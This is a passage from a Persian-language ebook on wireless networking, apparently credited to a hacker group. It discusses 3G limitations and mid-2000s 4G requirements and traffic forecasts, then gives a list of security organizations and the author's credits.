برای دستیابی به سرعت ارسال 2 Mbit/s به 20 Mhz عرض باند نیاز داریم در مورد سرویس 384 Kbit/s برای استفاده های ثابت و موبایل به 5Mhz عرض باند نیاز داریم. در جدیدترین پیاده سازی های شبکه های نسل سوم از کانال های 5 MHz استفاده از مدولاسیون DSSS و QAM16 و QPSK و BDSK استفاده می شود. مدولاسیون QAM و QPSK در مسیر DOWNLINK و در مسیر UPLINK مورد استفاده قرار می گیرد. این طیف ها دارای مجوز می باشد.

مشکلات و کمبودهای 3G

تقارب دو فناوری یعنی ارتباطات اینترنتی و پیشرفتهای مخابرات بسیار سبب شده است که تعداد کاربران این گونه سیستمها در آمار و ارقام پیش بینی شده در سال 2004 معادل یک میلیارد نفر برآورده شود. که این رقم در حال حاضر حدود ۲۵۰ میلیون نفر می باشد. بنابراین با افزایش کاربران این سیستمها و هزینه هنگفتی که برای ارتقاء شبکه قدیمی به نسل سوم جهت پوشش کاربران شده است، هنوز به نرخ داده ارسالی مورد نظر و واقعی که همان 2Mbps در عمل است. به درستی ذست نیافته و مشکلات دیگری از قبیل موارد زیر وجود دارد:

- عدم Roaming جهانی بدلیل مخالف کشور آمریکا با ITU در فرکانس انتخاب شده 2000 مگاهرتز بر ثانیه برای این سیستم .
- استفاده از روش سوئیچینگ مداري Circuit-Switched و Packet-Switched در این نسل جهت ارسال و دریافت داده.
- هزینه گزاف و بسیار گران ارتقا شبکه های نسلهای دیگر به این نسل .
- عدم همخوانی فرکانس این نسل با نسل 2.5G و 2G
- ساپورت ویدیویی با کیفیت پایین .
- دریافت مجوز استفاده از باندهای فرکانسی جدید .
- هزینه زیاد ساخت و راه اندازی شبکه های جدید.
- وجود اختلافات و تفاوت بین استانداردهای 3G , IMT2000 .
- امنیت محرومانه بودن .
- ناشناخته بودن و منتظر ماندن تا زمانیکه سیستم بتواند کارایی خود را به اثبات برساند.
- سختیها و مشکلات موجود در تجارت این نسل
- نه فقط صدا بلکه داده ها در همه اشکال باید دارای قابلیت و کیفیت خوب باشد .
- تغییر مکان :
- با تغییر مکان کاربر و عدم یکپارچگی یا وحدت رویه بین المللی کارایی سیستم محدود است.
- در نسل سوم انتقال صدا از طریق هوا و دسترسی شبکه ای بصورت سوئیچینگ مداري بوده و این يك نقص به حساب می آید .

نسل چهارم 4G

هنوز از سیستمهای 3G در جهان استفاده نشده است ولی صحبتیهای مبتنی بر پیاده سازی 4G مطرح می شود .

آیا اکنون نیازی به مطرح کردن این بحث وجود دارد؟

در سال 1991 همزمان با پیاده سازی سیستمهای GSM بحثیهای مبتنی بر نیاز به سیستم 3G مطرح شد. یکی از مهمترین مواردی که دلیل این امر می باشد توسعه و پیشرفت در جهت برآورده کردن نیازهای آینده می باشد. هر چند توسعه ساختار شبکه های مخابراتی کند و زمان بر هستند و ممکن است چندین سال طول بکشند این امر ما را مطمئن می سازد که تحقیقات صورت گرفته در آینده وقتی که باید به سیستم اعمال شوند مناسب می باشند.

انتظار می رود سیستمهای 4G از سال 2010 به بعد پیاده سازی شود و لذا باید نیاز مشتریان آن زمان را برآورده سازد. نرخ بالای داده اصلی ترین نیاز استفاده کننده های آینده خواهد بود.

نسل چهارم باید از چندین سیستم مخابراتی جهت پوشش جهانی بهره ببرد و ارتباطات چند رسانه ای و دسترسی به شبکه های بی سیم ثابت و اینترنت را با سرعت خیلی زیاد فراهم کند.

در سالهای اخیر شرکتیهای مانند Ericsson, Motorola, Lucent, Nortel امکان توسعه 3G را مورد بررسی قرار داده اند و شرکت Ericsson امکان برقراری ارتباط 50 برابر سریعتر از شبکه های 3G را در 4G تایید قرارداده است . مقایسه بین نسل سوم و نسل چهارم در جدول ۲ نشان داده شده است .


3G	4G
▪ Data Rates of 100 Kbps to 2 Mbps ▪ Goal is 'to provide multimedia multirate mobile communications anytime and anywhere . ▪ Connection between the cellular world and the wired Internet firmly established . ▪ Mobile devices used mainly for human- to human And Human- to – Machine communication .	▪ Data Rates up to 100 Mbps ▪ Expansion on the 3G goal to provide a wider range of new And improved multimedia services . ▪ Integration of broadcast , cellular , cordless , Wireless LAN , short – range and fixed wire System to appear as a single seamless network . ▪ Not only the 3G modes of communication but also Characterized by a great deal of machine- to- Machine traffic .

(جدول ۲) مقایسه بین نسل سوم و چهارم

معرفي سيستم 4G

تقريباً هر دهه شاهد انقلابي در سيستمهاي مخابرات موبايل بوده ايم. نسل اول (1G) در سال 1970 و نسل دوم (2G) در سال 1980 به طور گسترده اي براي کاربردهاي صوتي استفاده شدند. سيستمهاي (1G) بر اساس تكنولوجي آنالوگ پايهگذاري شدند. هر چند سيستمهاي نسل دوم سيستمهاي ديجيتالي مانند PDC, GSM, IS54 و IS95 بودند. اين سيستمها بطور بين المللي کار مي کنند و مهمترين سيستمهاي در حال کار مي باشند. نرخهاي داده براي استفاده کنندگان در خطوط هوايي اين سيستمها به کمتر از چند ده كيلو بيت در ثانيه محدود مي شود.


مخابرات موبايل (IMT-2000) که به عنوان نسل سوم سيستمهاي سلولي معرفي شده است مي تواند 2Mb/s در داخل محيطهاي داخلي و 144kb/s در وسائل متحرك فراهم آورد. در قرن بيست و يکم ، جامعه و اقتصاد به شدت به ارتباطات ديجيتال کامپيوتري وابسته خواهد بود. تقريباً تمام اطلاعات به استثناء صوت -real time ديجيتالي خواهند شد. تجهيزات موبايل يك قسمت ضروري از زندگي روزانه ما شده است. شکل ۶ آینده مخابرات موبايل را نشان مي دهد. واضح است که آنها بايد تقاضاهاي نرخ زياد داده ، تحرك زياد و پوشش يکپارچه را محقق سازند. هر چند، خيلي مشکل است تا شمائي روشني از سيستمهاي نسل چهارم ارائه دهيم. اصولاً تصور سيستمي که هم نرخ بالاي داده و هم تحرك بالا داشته باشد مشکل به نظر مي رسد. به علاوه ، عملکرد سيستم به شدت بر باندهاي فرکانسي بستگي خواهد داشت. با در نظر گرفتن مشکلات فني ، سيستمهاي آینده شامل چندين سيستم مختلف خواهند بود.



(شکل ۶) سيستمهاي مخابرات موبايل

پیش بینی استفاده


یک پیش بینی از استفاده ارتباطات موبایل در شکل ۷ در کشور ژاپن به عنوان مثال نشان داده شده است. تعداد مشترکین موبایل در حدود ۸۱ میلیون نفر تا سال ۲۰۱۰ خواهد بود. همانطور که در شکل نشان داده شده تا سال ۲۰۰۶ این تعداد اشباع خواهد شد. همانطور که تعداد مشترکین اشباع می شود، ترافیک نیز افزایش خواهد یافت. ستونها نمایانگر پیش بینی تعداد استفاده کنندگان اینترنت موبایل می باشد.



(شکل ۷.) پیش بینی بازار مخابرات موبایل در ژاپن

در ژاپن ، یک سرویس جدید اینترنت موبایل به نام I-mode در فوریه ۱۹۹۹ آغاز شد و دیگران نیز به پیروی از این سرویسهای دسترسی به IP مانند J-SKY و Ezweb را فراهم کردند. در این سرویسها ، استفاده کنندگان می توانند به سایتها و web و سرویسهای بانکی دسترسی داشته باشند و از طریق تلفنهای موبایل مبادرت به ارسال e-mail کنند در شکل ۸ ، این افزایش واضح و مشخص است. بطوریکه تعداد استفاده کنندگان در انتهای July ۲۰۰۰ به ۱۵ میلیون رسیده است. این نشان می دهد که موج دوم در مخابرات فرا رسیده و سرویس اصلی آن از صوت به ارتباطات اینترنت تغییر یافته است. دسترسی موبایل به اینترنت و شبکه های داخلی به شدت عمومی و ضروری خواهد شد. اندازه داده ، سال به سال افزایش خواهد یافت و سیستمهای مخابراتی موبایل با سرعت بیشتری برای تحقق تقاضای استفاده کنندگان مورد نیاز خواهد بود. این عامل با بکارگیری کاربردهای جدید تسریع خواهد شد. تعداد ترمینالهای موبایل تا سال ۲۰۱۰ چندین برابر تعداد مشتریان افزایش خواهد یافت.

بنابراین ، ما انتظار داریم که ترافیک ارتباطات موبایل بطور قابل ملاحظه ای افزایش یابد. سیستمهای آینده موبایل می تواند با افزایش ترافیک چند رسانه ای تطبیق یابد. این سیستمها نه تنها باید دارای سرعت زیاد بلکه دارای ظرفیت زیاد نیز باشد و هزینه استفاده از آن نیز کم باشد.




(شکل ۸.) رشد سرویسهای اینترنت موبایل

پیش بینی ترافیک

وقتی که یک سیستم بی سیم جدید توسعه می یابد، یکی از مهمترین مسائلی که باید مشخص شود طیف فرکانسی مورد نیاز برای تحقق ترافیک پیش بینی شده می باشد. نتایج محاسبات برای ناحیه 3 در شکل ۹ نشان داده شده است. در این شکل ترافیک آینده با ترافیک در سال 1999 مقایسه میشود. انتظار میرود از سال 1999 تا سال 2010، سرویسهای مبتنی بر صوت، که سرویسهای اصلی در سیستمهای نسل 1 و 2 بودند، با سرعت 1.5 برابر تعداد مشتریان افزایش یابند و مقدار ترافیک را دو برابر کنند. سرویسهای مبتنی بر صوت پس از سال 2010 دیگر سرویس اول نیستند، بعد از سال 2010، سرویسهای چند رسانه ای که بطور گسترده ای در سیستم نسل سوم معرفی می شوند بطور قابل ملاحظه ای بسط می یابند.

با فرض اینکه ترافیک چند رسانه ای با نرخ 40 درصد در یک سال پس از 2010 افزایش یابد به معنای 23 برابر سطح جاری خواهد بود و نرخ بین ترافیک صوت و چند رسانه ای 1 به 10 خواهد شد. نتیجه گزارش ITU-RTG 8/1 این بود که الحاق فرکانس اضافی برای تحقق رشد تقاضای 3G مورد نیاز میباشد. پهنای باندی که باید اضافه شود برابر 160MHz در سال 2010 خواهد بود. هر چند افزایش پهنای باند به شدت بر افزایش نرخ ترافیک برای هر مشتری تاثیر خواهد گذاشت و ترافیک تا بعد از سال 2010 افزایش خواهد یافت.



شکل ۹ پیش بینی ترافیک در سال ۲۰۱۰ و بعد از آن

نیازمندیهای سیستم

- انتقال با نرخ داده بالا

سیستم 3G برای محیطهای داخلی تا 2Mb/s و برای تجهیزات متحرک 144Kb/s را فراهم می آورد. LAN بی سیم با پهنای باند 5GHz و سیستمهای طیف گسترده بی سیم که در ژاپن (MMAC) و اروپا (Hiperlan2) و ایالات متحده (IEEE802.11) توسعه یافته اند دارای سرعتهای انتقال 20-30Mb/s می باشند. نرخهای داده استفاده کننده در نسلهای آینده از 2 تا 600Mb/s بر مبنای سیستمها میباشد. مینیمم سرعت مورد نظر برای 4G سلولی، 10 تا 20Mb/s و حداقل 2Mb/s برای وسایل متحرک می باشد.

- تحرک بالا

سیستم سلولی 4G شاید حداقل 2Mb/s را باید در وسایل نقلیه فراهم آورند. هر چند تصور سیستمهای با تحرک بالا و نرخ داده بالا خیلی مشکل به نظر میرسد، این به واسطه سیستمهای انتقال هوشمند (ITS) قابل تحقق است. این سیستمها در گام نخست در 5.8GHz کار می کند. سیستم ITS که به آن اشاره می شود سیستم منتخب برای انتقال در گام نخست می باشد. فاز دوم ITS، سرویسهای با نرخ داده بالا با 20-200Mb/s در باندهای موج میلیمتری را فراهم میکند.

- پوشش وسیع و یکپارچگی میان سیستمهای مختلف

از آنجائیکه نرخ داده مورد نظر برای سیستمهای آینده 2 برابر بیشترین مقدار موجود برای سیستمهای موجود می باشد، دایره سلول کاهش می یابد، که در نتیجه ناحیه کمی را پوشش خواهد داد. یک روش برای مقابله با این مسأله استفاده از ایستگاههای مخابراتی در ارتفاع زیاد می باشد (HAPS). این کار اغلب توسط کشتی های فضایی بزرگ به عنوان ایستگاههای مخابراتی در لایه استراتسفر در 20km بالای زمین میسر می شود. برای افزایش نفوذ به ساختمانها، انتقال با سرعتهای متغیر مورد نیاز خواهد بود. تبدیل و انتقال آسان به دیگر سیستمها مانند LAN های بی سیم، سیستمهای طیف گسترده خارجی و ITS ها امر مهمی در سیستمهای آینده می باشد. این مفهوم گردش میان سیستمهای مختلف (roaming) نامیده می شود. که ممکن است اولین گام در تصور سیستم گردش بوسیله ساختن شبکه های مبتنی بر پروتکل اینترنت (IP) باشد. حمایت از نسل آینده اینترنت شامل IPv6 و سیستمهای چندرسانه ای امر مهمی است.

- ظرفیت زیاد و هزینه پایین

ظرفیت سیستم سلولی 3G برای برآورده کردن رشد انفجاری ترافیک سیستمهای چند رسانه ای در سال 2010 کافی نیست. ظرفیت در هر ناحیه برای سیستمهای سلولی 4G باید حداقل 10 برابر سیستمهای سلولی 3G باشد. هزینه باید بطور قابل ملاحظه ای کاهش یابد تا افراد بتوانند بدون هیچ نگرانی در مورد هزینه از تجهیزات خود استفاده کنند.

- کنترل QoS


در سرویسهای اینترنت، نوع سرویس خیلی مهم است چون منجر به هزینه کمتر سرویس می شود. سیستمهای بی سیم از منابع محدود رادیویی (پهنای باند فرکانسی و توان انتقال) استفاده می کنند و از تداخل رنج می برند. بنابراین کنترل کیفیت سرویس (QoS) برای نگهداری کیفیت سرویس و برای حمایت از کاربردهای مختلف و سطوح سرویس مختلف مورد نیاز است.

انتخابها برای سیستمهای نسل چهارم

چندین انتخاب برای سیستمهای آینده مانند سیستم سلولی 4G، بی سیم طیف گسترده، ITS، HAPS و... معرفی می شوند. مفهوم سیستم گردش در سیستمهای مختلف در شکل ۱۰ نشان داده شده است.

شبکه های محلی و بی سیم طیف گسترده

سیستمهای بی سیم طیف گسترده با استفاده از باندهای موج میلیمتری و 5GHz توسعه یافته اند. در سال 1996 ژاپن یک برنامه R&D جدید بنام سیستمهای موبایل چندرسانه ای را شروع کرد (MMAC). یک MMAC یک سیستم بی سیم با کارایی بالا است که بعد از IMT-2000 استفاده میشود. در این سیستم به شخص اجازه داده می شود در هر جا و هر زمان ارتباط برقرار سازد. MMAC دو دسته بندی برای مخابرات بیسیم با سرعت بالا فراهم می کند. اولی هم نقاط خارجی و هم نقاط داخلی را پوشش می دهد. این یک سیستم طیف گسترده موبایل است که می تواند تا 30Mb/s با استفاده از فرکانس 5.2GHz ارسال کند، که از سال 2001 شروع شده است. دومی برای نقاط داخلی سرعت خیلی زیادی را فراهم می آورد. WLAN می تواند سیگنالهای با سرعت بالا (تا 600Mb/s) را با استفاده از باند رادیویی موج میلی متری (یعنی 60GHz) ارسال نماید. سیستمهای 5GHzMMAC مشابه دیگر سیستمهای موجود در جهان میباشند و نرخهای داده استفاده کنندگان این سیستمها خیلی زیاد هستند (تا 30Mb/s). این سیستمها نمی توانند فضاهای زیادی را تحت پوشش قرار دهند یا اینکه سرویسها را در تجهیزات متحرک حمایت کنند و محدود به محیطهای داخلی می شوند.



(شکل ۱۰) مفهوم نسل چهارم مخابرات موبایل

Security Sites

Wireless Networking and Hacking By Collect0r


Organizations:

AICPA The American Institute of Certified Public Accountants, www.aicpa.org
ANSI American National Standards Institute, www.ansi.org
ASBDC-US The Association of Small Business Development Centers, www.asbdc-us.org
BITS - The Technology Group for The Financial Services Roundtable, www.bitsinfo.org
BR Business Roundtable, www.businessroundtable.org
BSA Business Software Alliance, www.bsa.org/usa
BSI British Standards Institute, www.bsi.org.uk
BSI - Bundesamt für Sicherheit in der Informationstechnik, www.bsi.bund.de
CERT Computer Emergency Response Team, www.cert.org
CIAO Critical Infrastructure Assurance Office (formerly U.S. Dept. of Commerce, now IAIP of DHS)
CICA Canadian Institute of Chartered Accountants www.cica.ca
CIS The Center for Internet Security, www.cisecurity.org

CMU Carnegie Mellon University, www.cmu.edu COSO Committee of Sponsoring Organizations for the Commission on Fraudulent Financial Reporting (Treadway Commission), www.coso.org DHS Department of Homeland Security, www.dhs.gov
DISA - Defense Information Systems Agency www.disa.mil
FFIEC Federal Financial Institutions Examination Council, www.ffiec.gov
FSR Financial Services Roundtable, www.fsround.org
FTC - Federal Trade Commission, www.ftc.gov
GAISPC Generally Accepted Information Security Principles Committee, www.issa.org/gaisp.html
IAIP Information Assurance and Infrastructure Protection Directorate of the DHS, (See www.dhs.gov.)
ICAEW Institute of Chartered Accountants in England & Wales, www.icaew.co.uk
ICC International Chamber of Commerce, www.iccwbo.org
IFAC International Federation of Accountants, www.ifac.org
IIA The Institute of Internal Auditors, Inc. (and IIA Research Foundation), www.TheIIA.org
ISA Internet Security Alliance, www.isalliance.org
ISACA The Information Systems Audit and Control Association, www.isaca.org
ISF Information Security Forum, www.securityforum.org
ISO International Organization for Standardization, www.iso.org
ISSA Information Systems Security Association, www.issa.org
NACD National Association of Corporate Directors, www.nacdonline.org
NCSA National Cyber Security Alliance, www.staysafeonline.info
NERC North American Electric Reliability Council www.nerc.com
NIST National Institute for Standards and Technology, www.nist.gov
NSA National Security Agency, www.nsa.gov
OECD Organization for Economic Cooperation and Development, www.oecd.org
PCAOB Public Company Accounting Oversight Board, www.pcaobus.org
SANS Systems Administration, Audit, and Network Security Institute, www.sans.org
SEC Securities & Exchange Commission, www.sec.gov
SEI Carnegie Mellon University Software Engineering Institute, www.sei.cmu.edu
SNAC Systems and Network Attack Center (NSA), www.nsa.gov/snac
US-CERT U.S. Computer Emergency Readiness Team, www.us-cert.gov
WB World Bank, www.worldbank.org

Black Book - License

Wireless Networking and Hacking By C0llect0r





Author : C0nN3ct0r ® (C0llect0r)

E-mail : C0llect0r@Spymac.com – B0rn2h4k@yahoo.com



Black_Devils B0ys

Developed In : Black_Devils B0ys Digital Network Security Group
CopyRight © : 2005-2006 - FHS Team H4|<3rs
Researchs By : C0nN3ct0r With Cooperation of Smurf Hacker from Brazil
Special TNX 2: P0FN0R – N0thing – Sp00f3r – St0rmBit-
& (s0-Mi-B34-U-t1-full-GF-N4Z1)



© 2005-2006

